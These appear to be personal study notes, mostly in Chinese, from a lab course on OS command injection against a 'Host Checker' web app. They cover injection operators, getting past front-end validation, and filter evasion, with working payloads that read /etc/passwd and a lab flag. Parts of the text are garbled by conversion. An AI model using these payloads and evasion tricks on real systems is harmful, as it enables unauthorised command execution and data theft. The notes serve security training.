

# 16 - Command Injections


## Exploitation

### 检测

检测基本 OS Command Injection 漏洞的过程与利用此类漏洞的过程相同。我们尝试通过各种注入方法附加我们的命令。如果命令输出与预期的通常结果不同，则我们已成功利用此漏洞。对于更高级的命令注入漏洞，情况可能并非如此，因为我们可能会利用各种模糊测试方法或代码审查来识别潜在的命令注入漏洞。然后，我们可以逐渐构建我们的 payload，直到我们实现命令注入。本模块将重点介绍基本命令注入，其中我们控制直接用于系统命令执行函数的用户输入，而无需任何清理。

### 命令注入检测

当我们在下面的练习中访问 Web 应用程序时，我们会看到一个 **Host Checker** 实用程序，它似乎要求我们提供 IP 以检查它是否处于活动状态：

A screenshot of a web application titled "Host Checker". The interface is white with a dark blue background. It features a text input field containing "127.0.0.1" and a "Check" button below it. A large, empty rectangular box is positioned at the bottom of the form, likely for displaying the results of the check.


Host Checker

Enter an IP Address

127.0.0.1

Check

我们可以尝试输入 localhost IP **127.0.0.1** 来检查功能，正如预期的那样，它返回 **ping** 命令的输出，告诉我们 localhost 确实是活动的：



虽然我们无法访问 Web 应用程序的源代码，但我们可以自信地猜测我们输入的 IP 将进入 `ping` 命令，因为我们收到的输出表明了这一点。由于结果显示 ping 命令中传输的单个数据包，因此使用的命令可能如下所示：

```
ping -c 1 OUR_INPUT
```

如果我们的输入在与 `ping` 命令一起使用之前没有经过清理和转义，我们也许可以注入另一个任意命令。那么，让我们尝试看看 Web 应用程序是否容易受到作系统命令注入的影响。

## 命令注入方法

要将附加命令注入到预期的命令中，我们可以使用以下任何运算符：

| Injection Operator | Injection Character | URL-Encoded Character | Executed Command                           |
|--------------------|---------------------|-----------------------|--|
| Semicolon          | ;                   | %3b                   | Both                                       |
| New Line           | \n                  | %0a                   | Both                                       |
| Background         | &                   | %26                   | Both (second output generally shown first) |
| Pipe               | \                   | %7c                   | Both (only second output is shown)         |
| AND                | &&                  | %26%26                | Both (only if first succeeds)              |
| OR                 | \                   | %7c%7c                | Second (only if first fails)               |
| Sub-Shell          | ``                  | %60%60                | Both (Linux-only)                          |
| Sub-Shell          | \$()                | %24%28%29             | Both (Linux-only)                          |

我们可以使用这些运算符中的任何一个来注入另一个命令，以便执行 **两个命令** 或 **其中一个命令**。 **We would write our expected input (e.g., an IP), then use any of the above operators, and then write our new command.**

通常，对于基本命令注入，所有这些运算符都可用于 command injections **regardless of the web application language, framework, or back-end server**。因此，如果我们注入在 **Linux** 服务器上运行的 **PHP** Web 应用程序，或者 **Windows** 后端服务器上运行的 **.Net** Web 应用程序，或者在 **macOS** 后端服务器上运行的 **NodeJS** Web 应用程序，那么我们的注入无论如何都应该有效。

## 命令注入

### 注入我们的命令

我们可以在输入 IP **127.0.0.1** 后添加一个分号，然后附加我们的命令（例如 **whoami**），这样我们将使用的最终有效负载是（**127.0.0.1; whoami**），而要执行的最终命令将是：

```
ping -c 1 127.0.0.1; whoami
```


首先，让我们尝试在 Linux VM 上运行上述命令，以确保它确实运行：

```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1; whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
```

正如我们所看到的，最后一个命令成功运行，我们得到了两个命令的输出（如上表中提到的 **;**）。现在，我们可以尝试在 **Host Checker** Web 应用程序中使用我们之前的有效负载：



正如我们所看到的，Web 应用程序拒绝了我们的输入，因为它似乎只接受 IP 格式的输入。但是，从错误消息的外观来看，它似乎来自前端而不是后端。我们可以使用 **Firefox 开发人员工具** 仔细检查这一点，方法是单击 **[CTRL + SHIFT + E]** 以显示“网络”选项卡，然后再次单击 **“检查”** 按钮：

正如我们所看到的，当我们单击 **Check** 按钮时，没有发出新的网络请求，但我们收到了一条错误消息。这表示 **user input validation is happening on the front-end** .

这似乎是试图通过仅允许用户以 IP 格式输入来防止我们发送恶意负载。 **However, it is very common for developers only to perform input validation on the front-end while not validating or sanitizing the input on the back-end.** 发生这种情况的原因有很多，例如让两个不同的团队在前端/后端工作，或者信任前端验证来防止恶意负载。

## 绕过前端验证

使用BP进行修改请求

## 其他注入符号

| Injection Type 注射类型          | Operators 运营商   |
|------------------------------|---|
| SQL Injection SQL 注入         | ' , ; -- /* */<br>`` , `` ; `` -- `` /* */                          |
| Command Injection 命令注入       | ; &&  |
| LDAP Injection LDAP 注入       | * ( ) & \  <br>* `` ( `` ) `` & `` \                                |
| XPath Injection XPath 注入     | ' or and not substring concat count<br>``or 而不是``子字符串 concat``count |
| OS Command Injection OS 命令注入 | ; & \   |

| Injection Type 注射类型                                    | Operators 运营商  |
|--|--|
| Code Injection 代码注入                                    | ' ; -- /* */ \$( ) \${ } #{} %{} ^<br>`` `; `` -- `` /* */ `` \$ ( ) `` \${ } `` #{} `` %{} `` ^ |
| Directory Traversal/File Path Traversal<br>目录遍历/文件路径遍历 | ../ ..\ \ %00  |
| Object Injection 对象注入                                  | ; & \  |
| XQuery Injection XQuery 注射液                            | ' ; -- /* */   |
| Shellcode Injection Shellcode 注入                       | \x \u %u %n<br>\x `` \u `` %u %n   |
| Header Injection 标头注入                                  | \n \r\n \t %0d %0a %09   |

# 过滤器规避

## 识别过滤器

ip=127.0.0.1%0a\${IFS}  
ip=127.0.0.1%0a%09{ls,-la}

```
Chenduoduo@htb[/htb]$ {ls,-la}

total 0
drwxr-xr-x 1 21y4d 21y4d  0 Jul 13 07:37 .
drwxr-xr-x 1 21y4d 21y4d  0 Jul 13 13:01 ..
```

◆ Linux

```
Chenduoduo@htb[/htb]$ echo ${PATH:0:1}
/
```

```
Chenduoduo@htb[/htb]$ echo ${LS_COLORS:10:1}
;
```

```
127.0.0.1${LS_COLORS:10:1}${IFS}

ip=127.0.0.1%0a%09{ls,/}
ip=127.0.0.1%0a%09{ls,-al}${PATH:0:1}
127.0.0.1%0als${IFS}${PATH:0:1}home
```

#### ◆ windows

```
C:\htb> echo %HOMEPATH:~6,-11%
```

```
\
```

```
PS C:\htb> $env:HOMEPATH[0]
```

```
\
```

```
PS C:\htb> $env:PROGRAMFILES[10]
```

```
PS C:\htb>
```

#### ◆ 通过ascii值来获取想要的字符

```
Chenduoduo@htb[/htb]$ man ascii      # \ is on 92, before it is [ on 91  
Chenduoduo@htb[/htb]$ echo $(tr '!-}' ' '"~' <<<[)
```

```
\
```

#### 黑名单绕过

#### ◆ linux

```
21y4d@htb[/htb]$ w'h'o'am'i
```

```
21y4d
```

```
21y4d@htb[/htb]$ w"h"o"am"i
```

```
21y4d
```

```
who$@ami
```

```
w\ho\am\i
```

#### ◆ window

```
C:\htb> who^ami
```

```
127.0.0.1%0als${IFS}${PATH:0:1}home
cat+/*.txt
```

```
127.0.0.1%0acat${IFS}${PATH:0:1}*.txt
127.0.0.1${LS_COLORS:10:1}%0a$(rev<<<'tac')${IFS}${PATH:0:1}home${PATH:0:1}1nj3c70r${PATH:0:1}flag.txt
```

### 1. 127.0.0.1\${LS\_COLORS:10:1}

- ◆ `${LS_COLORS:10:1}`：取环境变量 `LS_COLORS` 的第10个字符，通常是某个分隔符（不重要，目的是插入一个“无害字符”或绕过滤）。
- ◆ 其实这里**可以直接用127.0.0.1**，加变量主要防御某些简单黑名单或拼接分隔。

### 2. %0a

- ◆ 换行符。用来“跳出”当前命令，比如  

```
ping 127.0.0.1 $(rev<<<'tac') /home/1nj3c70r/flag.txt
```
- ◆ 这样可以单独执行下一条命令。

### 3. \$(rev<<<'tac')

- ◆ 这段最骚，等价于 `cat`。
- ◆ `rev` 是反转字符串，`<<<'tac'` 输入 `tac`，反转后得 `cat`，所以  
`$(rev<<<'tac')`  
 等于执行 `cat` 命令。**这样写可以绕过WAF对 `cat` 的检测。**

### 4. \${IFS}

- ◆ 作用等同空格。防止空格被WAF过滤。

### 5. \${PATH:0:1}

- ◆ 作用等同 `/` 斜杠。也是绕过特殊字符过滤。

### 6. home\${PATH:0:1}1nj3c70r\${PATH:0:1}flag.txt

- ◆ 拼接结果就是 `/home/1nj3c70r/flag.txt`。

## 高级命令混淆

## ## Case Manipulation 大小写纵

```
PS C:\htb> Wh0aMi
```

```
21y4d
```

```
21y4d@htb[/htb]$ $(tr "[A-Z]" "[a-z]" <<< "Wh0aMi")
```

```
21y4d
```

SendCancel<>

Request

PrettyRawHex\n

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 47
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a$(tr "[A-Z]" "[a-z]" <<< "Wh0aMi")
```

Response

PrettyRawHexRender\n

```
16
17 </head>
18
19 <body>
20 <div class="main">
21 <h1>
Host Checker
</h1>
22
23 <form method="post" action="">
24 <label>
Enter an IP Address
</label>
25 <input type="text" name="ip" placeholder="127.0.0.1"
26 <button type="submit">
Check
</button>
27 </form>
28
29 <p>
30 <pre>
Invalid input
</pre>
31
32 </p>
```

这是因为上面的命令包含空格，正如我们之前看到的，这是我们 Web 应用程序中的过滤字符。因此，使用此类技术， **we must always be sure not to use any filtered characters** 否则我们的请求将失败，我们可能会认为这些技术不起作用。

将空格替换为制表符（**%09**）后，我们会看到该命令运行良好：

```
$(a="Wh0aMi";printf %s "${a,,}")
```

## ## Reversed Commands 反向命令

```
Chenduoduo@htb[/htb]$ echo 'whoami' | rev
imaohw
```

```
21y4d@htb[/htb]$ $(rev <<< 'imaohw')
```

```
21y4d
```



Send
Cancel
<
>

Request

Pretty
Raw
Hex
\n

```

1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 32
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a$(rev<<<'imaohw')

```

Response

Pretty
Raw
Hex
Render
\n

```

22 Host Checker
23 </h1>
24 <form method="post" action="">
25 <label>
26 Enter an IP Address
27 </label>
28 <input type="text" name="ip" placeholder="127.0.0.1" pattern="
29 <button type="submit">
30 Check
31 </button>
32 </form>
33
34 <p>
35 PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
36 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.086 ms
37
38 --- 127.0.0.1 ping statistics ---
39 1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.086/0.086/0.086/0.000 ms
www-data
</pre>

```

```
PS C:\htb> "whoami"[-1..-20] -join ' '
```

```
imaohw
```

```
PS C:\htb> iex "$('imaohw'[-1..-20] -join ' ')"
```

```
21y4d
```

## ## Encoded Commands 编码命令

```
Chenduoduo@htb[/htb]$ echo -n 'cat /etc/passwd | grep 33' | base64
```

```
Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==
```

```
Chenduoduo@htb[/htb]$ bash<<<$(base64 -
d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

```
PS C:\htb>
```

```
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoa
mi'))
```

```
dwBoAG8AYQBtAGkA
```

```
PS C:\htb> iex
```

```
"$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64
```

```
4String('dwBoAG8AYQBtAGkA')))"
```

```
21y4d
```

```
find /usr/share/ | grep root | grep mysql | tail -n 1
```

```
└─(chenduoduo@kali24)-[~/Desktop/Learning]
```

```
└─$ echo -n "find /usr/share/ | grep root | grep mysql | tail -n 1" |  
base64
```

```
ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=
```

```
%0abash<<<$(base64%09-d<<)
```

```
%0abash<<<$(base64%09-d<<<(这里放编译后的编码))
```